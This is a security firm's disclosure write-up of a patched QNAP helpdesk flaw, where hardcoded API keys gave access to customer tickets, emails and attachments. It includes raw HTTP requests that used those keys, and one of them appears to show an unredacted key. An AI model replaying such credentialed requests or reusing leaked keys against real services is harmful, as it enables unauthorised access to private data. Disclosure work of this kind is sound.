CYBRELLA
CYBERSECURITY EXPERTS

Serious Security Flaw Discovered in QNAP NAS System

Yoni Ramon, a cybersecurity expert and member of Cybrella's advisory board recently uncovered a dangerous vulnerability in a leading NAS system from QNAP. The security flaw allowed full access to all data on the platform's support portal, including sensitive information for numerous fortune 500 companies.


"It all started when I decided to poke at QNAP's NAS helpdesk widget which comes installed on many of the vendor's NAS devices" said Yoni Ramon, a seasoned expert, long-time bounty hunter and security authority for IoT, cloud, and other architectures. QNAP, the vendor that makes the NAS platform investigated by Ramon is a world leader in network addressable storage devices and their products are frequently used by organizations ranging from small SMBs to some of the world's largest enterprises.

"I had reported security vulnerabilities with this system in the past, including remote code execution, SQL injection, and authentication bypass issues. This time I thought I'd search for something different." says Ramon.

Since the helpdesk application is written in PHP, which makes it fairly simple to investigate, Ramon decided to start with that.

Discovering Hardcoded Secret Keys

"To my surprise, the first file I opened in the helpdesk application contained hardcoded API keys." He reported. The below screenshot, Screenshot 1, is an actual capture made during Ramon's test. To protect QNAP and their customers the apiKey and secretKey have been obscured in the screenshot, but the highlighted areas show where the keys existed in the file.



```
[~] # cat /mnt/HDA_ROOT/update_pkg/helpdesk/www/App/Models/KayakoModel.php
<?php

namespace App\Models;

use ZipArchive;

libxml_use_internal_errors(true);

class KayakoModel extends \LMVC\System\Model
{
    protected $kayakoUrl = 'https://helpdesk.qnap.com/api/index.php?e=';
    protected $apiKey = '[redacted];
    protected $secretKey = '[redacted]';
    protected $salt;
    protected $base64EncSig;
    protected $urlEncSig;

    public function __construct()
    {
        parent::__construct();

        // Generate API Signature
        // Ref: https://kayako.atlassian.net/wiki/display/DEV/Generating+an+API+Signature
        $this->salt = mt_rand();
        $signature = hash_hmac('sha256', $this->salt, $this->secretKey, true);
        $this->base64EncSig = base64_encode($signature);
        $this->urlEncSig = urlencode($this->base64EncSig);
    }
```

Screenshot 1 – Hardcoded API Keys


Confirming Validity and Permissions of Hardcoded Keys

"The next logical thing to do was to test if the keys that I found in the file were valid, and determine what permissions were associated with them" commented Ramon. "A quick google search and I found extensive documentation for the product's API, which included the following information":

> "The REST API does not require a staff user account to authenticate. The REST API authenticates to the helpdesk using an API key and a secret. By using the API key, your connecting application gains access to your helpdesk's data. This means that the REST API has no concept of staff, team, or department permissions." [1]

Surprisingly, the product's own public documentation confirmed that the hardcoded API keys would in fact allow Ramon full access to all the data stored in the application.

Ramon started testing the keys and data access by doing a ticket search request. He quickly discovered that the hardcoded API keys did indeed allow him to search all the tickets stored on the application. "The ticket IDs were all sequential, and I was able to easily access any ticket and it's data." Said Ramon. Screenshot 2 shows Ramon's API request on the left (secret keys are obscured), and the system's response on the right (with sensitive data obscured).



```
POST /api/index.php?e=/Tickets/TicketSearch&apikey=
[redacted]&salt=1184253427&signature=
oJ4wffvYjUZKRppAFkqC679Iqvh%2F3O2tLoITp3o8RoY%3D HTTP/1.1
Host: helpdesk.qnap.com
Accept: */*
Connection: close
Content-Length: 165
Content-Type: application/x-www-form-urlencoded

e=/Tickets/TicketSearch/&apikey=[redacted]&salt=1184253427&
signature=oJ4wffvYjUZKRppAFkqC679Iqvh%2F3O2tLoITp3o8RoY%3D&query=[redacted]&author=1
```

```
X-Powered-By: PHP/5.4.44
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 152530

<?xml version="1.0" encoding="UTF-8"?>
  <tickets>
    <ticket id="452166" flagtype="0">
      <displayid>
        <![CDATA[DZC-213-10032]]>
      </displayid>
      <departmentid>
        <![CDATA[10]]>
      </departmentid>
      <statusid>
        <![CDATA[3]]>
      </statusid>
      <priorityid>
        <![CDATA[1]]>
      </priorityid>
      <typeid>
        <![CDATA[1]]>
      </typeid>
      <userid>
        <![CDATA[4281]]>
      </userid>
      <userorganization />
      <userorganizationid />
      <ownerstaffid>
        <![CDATA[146]]>
      </ownerstaffid>
      <ownerstaffname>
        <![CDATA[[redacted]]]>
      </ownerstaffname>
      <fullname>
        <![CDATA[[redacted]]]>
      </fullname>
      <email>
        <![CDATA[[redacted].de]]>
      </email>
      <lastreplier>
        <![CDATA[[redacted]]]>
      </lastreplier>
      <subject>
        <![CDATA[ISCSI LUN removing stucks at 100%]]>
      </subject>
      <creationtime>
        <![CDATA[1513774357]]>
      </creationtime>
      <lastactivity>
        <![CDATA[1518706999]]>
      </lastactivity>
```

Screenshot 2 – Able to Search All Tickets on Application

[1] Source: https://classichelp.kayako.com/hc/en-us/articles/360006459839-Kayako-REST-API

Private and Personal Information Discovered

Ramon soon discovered that the data returned by the application contained private and personal information that is potentially damaging to the organization, their employees and partners, and to their customers. This type of personal data is also especially useful to a hacker.

Ramon was able to access all of the ticket data in the application, including:


Usernames

Email addresses

Ticket content

Ticket attachment ID

Screenshot 3 shown below provides just one example of sensitive information being returned by the QNAP system. The API key in the request (left side of the screenshot) has been obscured. On the right side of the screenshot we see the system returning data in response to the request. Each field obscured by the highlighting contains sensitive data.



```
GET /api/index.php?e=/Tickets/Ticket/689268&apikey=
[redacted]&salt=1184253427&signature=
oJ4wffvYjUZKRppAFkqC679Iqvh%2F3O2tLoITp3o8RoY%3D HTTP/1.1
Host: helpdesk.qnap.com
Accept: */*
Connection: close
Content-Length: 2
```


```
HTTP/1.1 200 OK
Date: Thu, 21 May 2020 00:55:35 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.4.44
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 13746

<?xml version="1.0" encoding="UTF-8"?>
  <tickets>
    <ticket id="689268" flagtype="0">
      <displayid>
        <![CDATA[[redacted]]]>
      </displayid>
      <departmentid>
        <![CDATA[13]]>
      </departmentid>
      <statusid>
        <![CDATA[1]]>
      </statusid>
      <priorityid>
        <![CDATA[1]]>
      </priorityid>
      <typeid>
        <![CDATA[1]]>
      </typeid>
      <userid>
        <![CDATA[387279]]>
      </userid>
      <userorganization />
      <userorganizationid />
      <ownerstaffid>
        <![CDATA[0]]>
      </ownerstaffid>
      <ownerstaffname />
      <fullname>
        <![CDATA[[redacted]]]>
      </fullname>
      <email>
        <![CDATA[reply-fe6c15717366007c7510-134484_html-1244237893-1332585-250@repl
      </email>
      <lastreplier>
        <![CDATA[[redacted]]]>
      </lastreplier>
      <subject>
        <![CDATA[[redacted]
      </subject>
      <creationtime>
        <![CDATA[1576182817]]>
      </creationtime>
      <lastactivity>
        <![CDATA[1576182961]]>
```

Screenshot 3 – Personal and Private Information

More Sensitive Data Revealed

Armed with personal and private information, Ramon was able to easily locate additional sensitive data.

"With access to emails, I was able to start searching for tickets associated with a specific email address or domain" reported Ramon. "I wasn't shocked to find tickets opened by fortune 500 companies. I even discovered unpatched vulnerability reports for many of the users of the NAS equipment. Some of these reports included the full exploit code within the ticket content. Many tickets also included attachments containing full tcpdumps and log files with lots of sensitive information. Needless to say, tcpdump and log files are a goldmine for hackers or criminals doing reconnaissance on a major company.



```
1 GET /api/index.php?e=/tickets/TicketAttachment/509111/1027058--&apikey=
  530513f9-3f4f-db54-d1c9-e446c38d53c4&salt=1184253427&signature=
  oJ4wffvYjUZKRppAFkqC679Iqvh%2F3O2tLoITp3o8RoY%3D HTTP/1.1
2 Host: helpdesk.qnap.com
3 Accept: */*
4 Connection: close
5 Content-Length: 2
6
7
8
```

```
1 HTTP/1.1 200 OK
2 Date: Thu, 21 May 2020 03:30:18 GMT
3 Server: Apache/2.2.15 (CentOS)
4 X-Powered-By: PHP/5.4.44
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 328464
8
9 <?xml version="1.0" encoding="UTF-8"?>
10  <attachments>
11    <attachment>
12      <id>
          <![CDATA[1027058]]>
        </id>
13      <ticketid>
          <![CDATA[509111]]>
        </ticketid>
14      <ticketpostid>
          <![CDATA[3000555]]>
        </ticketpostid>
15      <filename>
          <![CDATA[../../../Q167I10212.zip]]>
        </filename>
16      <filesize>
          <![CDATA[246020]]>
        </filesize>
17      <filetype>
          <![CDATA[application/zip]]>
        </filetype>
18      <dateline>
          <![CDATA[1525496771]]>
        </dateline>
19      <contents>
          <![CDATA[UEsDBAoAAAAAAPVqpEwAAAAAAAAAAAAAAAALABwAUTE2N0kxMDIxMi9VVAkAA4757Fq
        </contents>
20    </attachment>
21  </attachments>
```

Screenshot 4 – Attachments, Vulnerability Reports, TCPDumps

"That was perhaps the highlight of this journey" commented Ramon. "Clearly, customers of the NAS products were using the Helpdesk Support Portal for more than just opening support tickets, and I had access to all of it." In screenshot 4, note the zip files on line 15 and 17 of the response (right side). In this instance, TCPDumps and logfiles were returned.

Sophisticated Phishing, Supply-Chain and Other Attacks

A criminal armed with the type of data exploited by this vulnerability could conceivably mount a very sophisticated attack against a large number of organizations or individuals. Not only could complex phishing attacks be orchestrated, but nasty supply-chain strikes could also be mounted.


With a lot of organizations having literally thousands of suppliers, it's not surprising that many, if not most companies have experienced a supply-chain related breach within the last year or two.

Clearly, organizations need to protect themselves from vulnerabilities such as this one from QNAP.

QNAP Immediately Addresses Problem

After discovering the vulnerability, Ramon contacted QNAP and they immediately corrected the issue. "QNAP was very responsive and instantly took measures to protect their products and customers" he reported.

Timeline:



21 May 2020 – **Initial vulnerability report sent to security@qnap.com**

21 May 2020 – **QNAP escalated the issue to the security team**

2 June 2020 – **API keys are rotated to address the issue**

11 June 2020 – **QNAP issued CVE-2020-2500 and rewarded Ramon with $500**

"It's rewarding to see a company like QNAP react so quickly to a vulnerability" commented Alon Mantsur, CEO of Cybrella. "That's not always the case."

CYBRELLA
CYBERSECURITY EXPERTS

About Yoni Ramon

Mr. Ramon currently sits on Cybrella's advisory board and provides in-depth security expertise to Cybrella and their customers. Mr. Ramon is a well-known security expert with experience across a wide variety of business applications and devices, specializing in secure network architecture, cloud environments, and mission-critical systems. He is the Red Team Manager, Staff Security Engineer, and Senior Information Security Engineer at one of the largest and most innovative electric car companies in the world. His responsibilities included penetration testing, code review, web application penetration testing, DDOS mitigation, and product security.

In 2013 Yoni was a team leader in the secure web applications division of 2BSecure.

About Cybrella

Cybrella is a world leading cybersecurity consulting company. HQ in Boston with an office in Tel-Aviv, Israel.

Cybrella provides consulting services for all aspects of modern cybersecurity requirements – Risk Management, fraud & AML, Cloud Security, Technology, etc., provided in two-service bundles: CISO as a Service and Application Security as a Service.

Cybrella's RedTeam operates with a world-class, highly trained, and certified penetration testing team, acting as Ethical hackers to simulate possible attacks from the hacker's point of view.

To learn more, visit https://www.cybrella.io/

For more information Contact us
at boston@cybrella.io or call +1.617.454.1332

Contact us